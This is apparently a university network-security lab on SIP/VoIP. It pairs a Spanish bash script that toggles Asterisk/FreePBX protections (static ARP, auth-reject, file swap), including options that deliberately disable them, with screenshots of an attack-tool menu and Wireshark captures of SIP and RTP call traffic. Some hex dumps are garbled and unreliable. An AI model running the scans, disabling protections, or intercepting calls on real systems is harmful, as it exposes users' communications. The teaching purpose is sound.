echo -e " MAESTRIA EN CONECTIVIDAD DE REDES  \n\n"
echo -e "      DEFENSA\n\n\n"
echo -e "Presione enter para continuar.....\n\n\n"
read x
clear

spoofing ()
{
clear
echo -e "2 ANTI SPOOFING\n\n"
route -n
echo
echo -e "Ingrese su direccion de red Ej: 192.168.1.0/24\n"
read net

```

```

clear
echo -e "Las Direcciones IP y MAC de Su red son:\n\n"
echo -e "Calculando...\n\n"
sleep 2
nmap -sP $net -T5
echo
echo
echo -e "Ingrese la direccion IP del cliente que desea proteger\n"
read cliente
echo -e "Ingre la direccion MAC del cliente que desea proteger\n"
read mac
arp -s $cliente $mac
clear
echo -e "Protegiendo al cliente $cliente...\n\n"
sleep 2
arp -a
sleep 2
echo
echo
while :
do
echo -e "desea proteger otro cliente s n\n"
read op1
    case $op1 in
        s)
            echo -e "Ingrese la red o direccion IP del cliente que desea proteger\n"
            read cliente
            echo -e "Ingrese la red o direccion MAC del cliente que desea proteger\n"
            read mac
            arp -s $cliente $mac
            echo -e "Protegiendo al cliente $cliente...\n\n"
            sleep 2
            arp -a
            echo
            echo
            ;;
        n)
            clear
            break
            ;;
        *)
            echo -e "Opcion Incorrecta\n"
    esac
done
}

footprinting()
{
clear
echo -e "2 FOOTPRINTING\n"
while :
do
echo -e "Desea proteger su servidor contra Footprinting s n\n"
read op3

```

```

    case $op3 in
        s)
            clear
            echo -e "PROTEGIENDO SU SERVIDOR...\n"
            echo alwaysauthreject=yes > /etc/asterisk/sip_custom.conf
            sleep 2
            echo -e "SE HA CONFIGURADO LA PROTECCION\n"
            sleep 1
            break
            ;;
        n)
            clear
            echo -e "DESPROTEGIENDO SU SERVIDOR...\n"
            echo alwaysauthreject=no > /etc/asterisk/sip_custom.conf
            sleep 2
            echo -e "SU SERVIDOR SE ENCUENTRA DESPROTEGIDO\n"
            sleep 1
            break
            ;;
        *)
            echo -e "Opcion Incorrecta\n"
    esac
done
}

EAVESDROPPING()
{
clear
echo -e "3 EAVESDROPPING\n"
while :
do
echo -e "Presione:\n"
echo -e "p: Proteger su servidor"
echo -e "d: Desproteger su servidor\n"
read op4
    case $op4 in
        p)
            clear
            echo -e "PROTEGIENDO SU SERVIDOR...\n"
            #cp /var/www/html/admin/modules/core/functions.inc.php
/home/functions.inc.php.bkp
            rm -f /var/www/html/admin/modules/core/functions.inc.php
            cp /home/functions.inc.php.sec.bkp
/var/www/html/admin/modules/core/functions.inc.php
            sleep 2
            service asterisk restart
            amportal restart
            echo
            echo -e "SE HA CONFIGURADO LA PROTECCION\n"
            sleep 1
            break
            ;;
        d)
            clear

```

```

        echo -e "DESPROTEGIENDO SU SERVIDOR...\n"
        #cp /var/www/html/admin/modules/core/functions.inc.php
/home/functions.inc.php.sec.bkp
        rm -f /var/www/html/admin/modules/core/functions.inc.php
        cp /home/functions.inc.php.bkp
/var/www/html/admin/modules/core/functions.inc.php
        sleep 2
        service asterisk restart
        amportal restart
        echo
        clear
        echo -e "SU SERVIDOR SE ENCUENTRA DESPROTEGIDO\n"
        sleep 1
        break
        ;;
        *)
        echo -e "Opcion Incorrecta\n"
    esac
done
}

```

```

menu()
{
while :
do
clear
echo -e "1 ANTI FOOTPRINTING\n\n"
echo -e "2 ANTI SPOOFING\n\n"
echo -e "3 ANTI EAVESDROPPING\n\n"
echo -e "4 SALIR\n\n"
read op2
    case $op2 in
        1)
        footprinting
        ;;
        2)
        spoofing
        ;;
        3)
        EAVESDROPPING
        ;;
        4)
        break
        ;;
        *)
        echo
        echo -e "Opcion Incorrecta\n"
        sleep 1
    esac
done
}
menu

```

```
Applications - Browse and run installed applications
root@bt: ~
ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO

GERMANIA VELOZ

MAESTRIA EN CONECTIVIDAD DE REDES

ATAQUES


Presione enter para continuar.....
```

```
Applications - Browse and run installed applications
root@bt: ~
ATAQUES SOBRE EL PROTOCOLO SIP


1 FINGERPRINTING
2 FOOTPRINTING
3 EAVESDROPPING CLIENTE
4 EAVESDROPPING SERVIDOR
5 INTRUSION
6 DoS
7 ACERCA DE...
8 SALIR
```


```
Applications - Browse and run installed applications
root@bt: ~
1 FINGERPRINTING

Ingrese la red o direccion IP que desea escanear
Ejemplo 192.168.1.1 o 192.168.1.0/24
192.168.1.0/24
```





Footprinting





EAVESDROPPING CLIENTE





Realtek PCIe GBE Family Controller: \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} - VoIP Calls

Detected 1 VoIP Call. Selected 0 Calls.

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Packets	State	Comments
75,761238	78,890804	192.168.2.12	"compras" <sip:200@192.:	<sip:300@192.168.2.5	SIP	18	IN CALL	

Total Calls: 1 Start packets: 0 Completed calls: 0 Rejected calls: 2

Buttons: Prepare Filter, Flow, Player, Select All, Close

Capturing from Realtek PCIe GBE Family Controller: \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} [Wireshark 1.8.1 (SVN Rev 43946 from /trunk-1.8)]

Filter: ip.addr==192.168.2.5

No.	Time	Source	Destination	Protocol	Length	Info
11040	1241.21633	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11045	1242.20975	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11068	1245.21229	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11106	1252.20974	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11113	1253.20970	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11119	1254.20976	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11125	1255.20944	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11126	1255.20987	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11127	1255.21003	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11128	1255.21013	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11137	1256.20954	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11138	1259.21179	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
11189	1266.20943	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11199	1267.20927	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11209	1268.20847	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060
11214	1269.20858	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:200@192.168.2.12:5060

Frame 6149: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits) on interface 0

- Ethernet II, Src: vmware_d3:2a:d1 (00:0c:29:d3:2a:d1), Dst: vmware_0b:89:9e (00:0c:29:0b:89:9e)
- Internet Protocol Version 4, Src: 192.168.2.4 (192.168.2.4), Dst: 192.168.2.5 (192.168.2.5)
- User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
- Session Initiation Protocol

```

0000  00 0c 29 0b 89 9e 00 0c 29 d3 2a d1 08 00 45 00  ..)....).*...E.
0010  01 ac 00 00 40 00 40 11 b3 e7 c0 a8 02 04 c0 a8  ...@.@.....
0020  02 05 13 c4 13 c4 01 98 bc 82 52 45 47 49 53 54  .....REGIST
0030  45 52 20 73 69 70 3a 31 39 32 2e 31 36 38 2e 32  ER sip:1 92.168.2
0040  2e 35 20 53 49 50 2f 32 2e 30 0d 0a 56 69 61 3a  .5 SIP/2 .0. Via:
0050  70 52 10 50 3e 23 7a 30 3f 85 14 50 20 21 22 27  sIP/2.0. Via:

```

Realtek PCIe GBE Family Controller: \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} | Packets: 11214 Displayed: 1394 Marked: 0

Capturing from Realtek PCIe GBE Family Controller \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} [Wireshark 1.8.1 (SVN Rev 43946 from /trunk-1.8)]

Filter: ip.addr==192.168.2.5

No.	Time	Source	Destination	Protocol	Length	Info
13533	1355.33257	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26464, Time=1142621224
13534	1355.33282	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26464, Time=1142621224
13535	1355.34648	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26465, Time=1142621384
13536	1355.34669	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26465, Time=1142621384
13537	1355.35914	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26466, Time=1142621544
13538	1355.35930	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26466, Time=1142621544
13539	1355.39180	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26467, Time=1142621704
13540	1355.39201	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26467, Time=1142621704
13541	1355.40657	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26468, Time=1142621864
13542	1355.40688	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26468, Time=1142621864
13543	1355.42220	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26469, Time=1142622024
13544	1355.42236	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26469, Time=1142622024
13545	1355.43698	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26470, Time=1142622184
13546	1355.43735	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26470, Time=1142622184
13547	1355.53054	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26471, Time=1142622344
13548	1355.53081	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x6442302, Seq=26471, Time=1142622344

Frame 6149: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits) on interface 0
 Ethernet II, Src: Vmware_d3:2a:d1 (00:0c:29:d3:2a:d1), Dst: Vmware_0b:89:9e (00:0c:29:0b:89:9e)
 Internet Protocol Version 4, Src: 192.168.2.4 (192.168.2.4), Dst: 192.168.2.5 (192.168.2.5)
 User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
 Session Initiation Protocol

```

0000 00 0c 29 0b 89 9e 00 0c 29 d3 2a d1 08 00 45 00  ..)...E.
0010 01 ac 00 00 40 00 04 11 b3 e7 c0 a8 02 04 c0 a8  ...@.@.
0020 02 05 13 c4 13 c4 01 98 bc 82 52 45 47 49 53 54  ....REGIST
0030 45 52 20 73 69 70 3a 31 39 32 2e 31 36 38 2e 32  ER sip:192.168.2
0040 2e 35 20 53 49 50 2f 32 2e 30 0d 0a 56 69 61 3a  *SIP/2.0.Via:
0050 70 52 40 50 2f 20 20 2f 55 44 50 20 21 22 27  *cst/2.0/upp.127
  
```

Realtek PCIe GBE Family Controller \Device\... Packets: 13549 Displayed: 3251 Marked: 0

Capturing from Realtek PCIe GBE Family Controller \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} [Wireshark 1.8.1 (SVN Rev 43946 from /trunk-1.8)]

Filter: ip.addr==192.168.2.5

No.	Time	Source	Destination	Protocol	Length	Info
10575	1169.21123	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10582	1170.21133	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10586	1171.21085	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10587	1171.21104	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10588	1171.21113	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10589	1171.21143	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10597	1172.21145	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10611	1174.21083	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10612	1174.21101	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10655	1182.21147	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10660	1183.21134	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10671	1184.21196	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10676	1185.21113	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10679	1186.21120	192.168.2.5	192.168.2.12	SIP	581	Request: OPTIONS sip:2008192.168.2.12:5060
10680	1186.69869	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)
10681	1186.69885	192.168.2.4	192.168.2.5	ICMP	590	Destination unreachable (Host unreachable)

Frame 6149: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits) on interface 0
 Ethernet II, Src: Vmware_d3:2a:d1 (00:0c:29:d3:2a:d1), Dst: Vmware_0b:89:9e (00:0c:29:0b:89:9e)
 Internet Protocol Version 4, Src: 192.168.2.4 (192.168.2.4), Dst: 192.168.2.5 (192.168.2.5)
 User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
 Session Initiation Protocol

```

0000 00 0c 29 0b 89 9e 00 0c 29 d3 2a d1 08 00 45 00  ..)...E.
0010 01 ac 00 00 40 00 04 11 b3 e7 c0 a8 02 04 c0 a8  ...@.@.
0020 02 05 13 c4 13 c4 01 98 bc 82 52 45 47 49 53 54  ....REGIST
0030 45 52 20 73 69 70 3a 31 39 32 2e 31 36 38 2e 32  ER sip:192.168.2
0040 2e 35 20 53 49 50 2f 32 2e 30 0d 0a 56 69 61 3a  *SIP/2.0.Via:
0050 70 52 40 50 2f 20 20 2f 55 44 50 20 21 22 27  *cst/2.0/upp.127
  
```

Realtek PCIe GBE Family Controller \Device\... Packets: 16272 Displayed: 5831 Marked: 0

Capturing from Realtek PCIe GBE Family Controller \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} [Wireshark 1.8.1 (SVN Rev 43946 from /trunk-1.8)]

Filter: ip.addr==192.168.2.5

No.	Time	Source	Destination	Protocol	Length	Info
32	4.32950700	192.168.2.5	192.168.2.12	SIP	552	Status: 401 Unauthorized
33	4.32974400	192.168.2.5	192.168.2.12	SIP	552	Status: 401 Unauthorized
34	4.35945400	192.168.2.5	192.168.2.12	SIP	493	Status: 100 Trying
35	4.35960900	192.168.2.5	192.168.2.12	SIP	493	Status: 100 Trying
36	4.38937200	192.168.2.5	192.168.2.12	SIP	509	Status: 180 Ringing
37	4.38957100	192.168.2.5	192.168.2.12	SIP	509	Status: 180 Ringing
38	4.48748000	192.168.2.5	192.168.2.12	SIP	509	Status: 180 Ringing
39	4.48770900	192.168.2.5	192.168.2.12	SIP	509	Status: 180 Ringing
55	7.66327400	192.168.2.5	192.168.2.12	SIP/SDP	794	Status: 200 OK, with session description
56	7.66352400	192.168.2.5	192.168.2.12	SIP/SDP	794	Status: 200 OK, with session description
57	7.68891200	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30987, Time=3640496328, Mark
58	7.68910100	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30987, Time=3640496328, Mark
59	7.72283000	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30988, Time=3640496488
60	7.72283000	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30988, Time=3640496488
62	7.77449800	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30989, Time=3640496648
63	7.77467400	192.168.2.5	192.168.2.12	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x5A894EC1, Seq=30989, Time=3640496648

Frame 32: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits) on interface 0
 Ethernet II, Src: Vmware_Ob:89:9e (00:0c:29:0b:89:9e), Dst: Vmware_d3:2a:d1 (00:0c:29:d3:2a:d1)
 Internet Protocol Version 4, Src: 192.168.2.5 (192.168.2.5), Dst: 192.168.2.12 (192.168.2.12)
 User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
 Session Initiation Protocol

```

0000 00 0c 29 d3 2a d1 00 0c 29 0b 89 9e 08 00 45 60 ..).*... ).....E
0010 02 1a 4d d0 00 00 40 11 a5 41 c0 a8 02 05 c0 a8 ..M...@.A.....
0020 02 0c 13 c4 13 c4 02 06 04 65 53 49 50 2f 32 2e .....eSIP/2.
0030 30 20 34 30 31 20 55 6e 61 75 74 68 6f 72 69 7a 0 401 Um authoriz
0040 65 64 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 ed.,Via: SIP/2.0
0050 76 55 44 50 20 31 20 27 7a 21 26 28 7a 27 2a 21 /app:102 168 2 1
  
```

Capturing from Realtek PCIe GBE Family Controller \Device\NPF_{DDCCFE9C-4561-4558-AC28-1D3674E29090} [Wireshark 1.8.1 (SVN Rev 43946 from /trunk-1.8)]

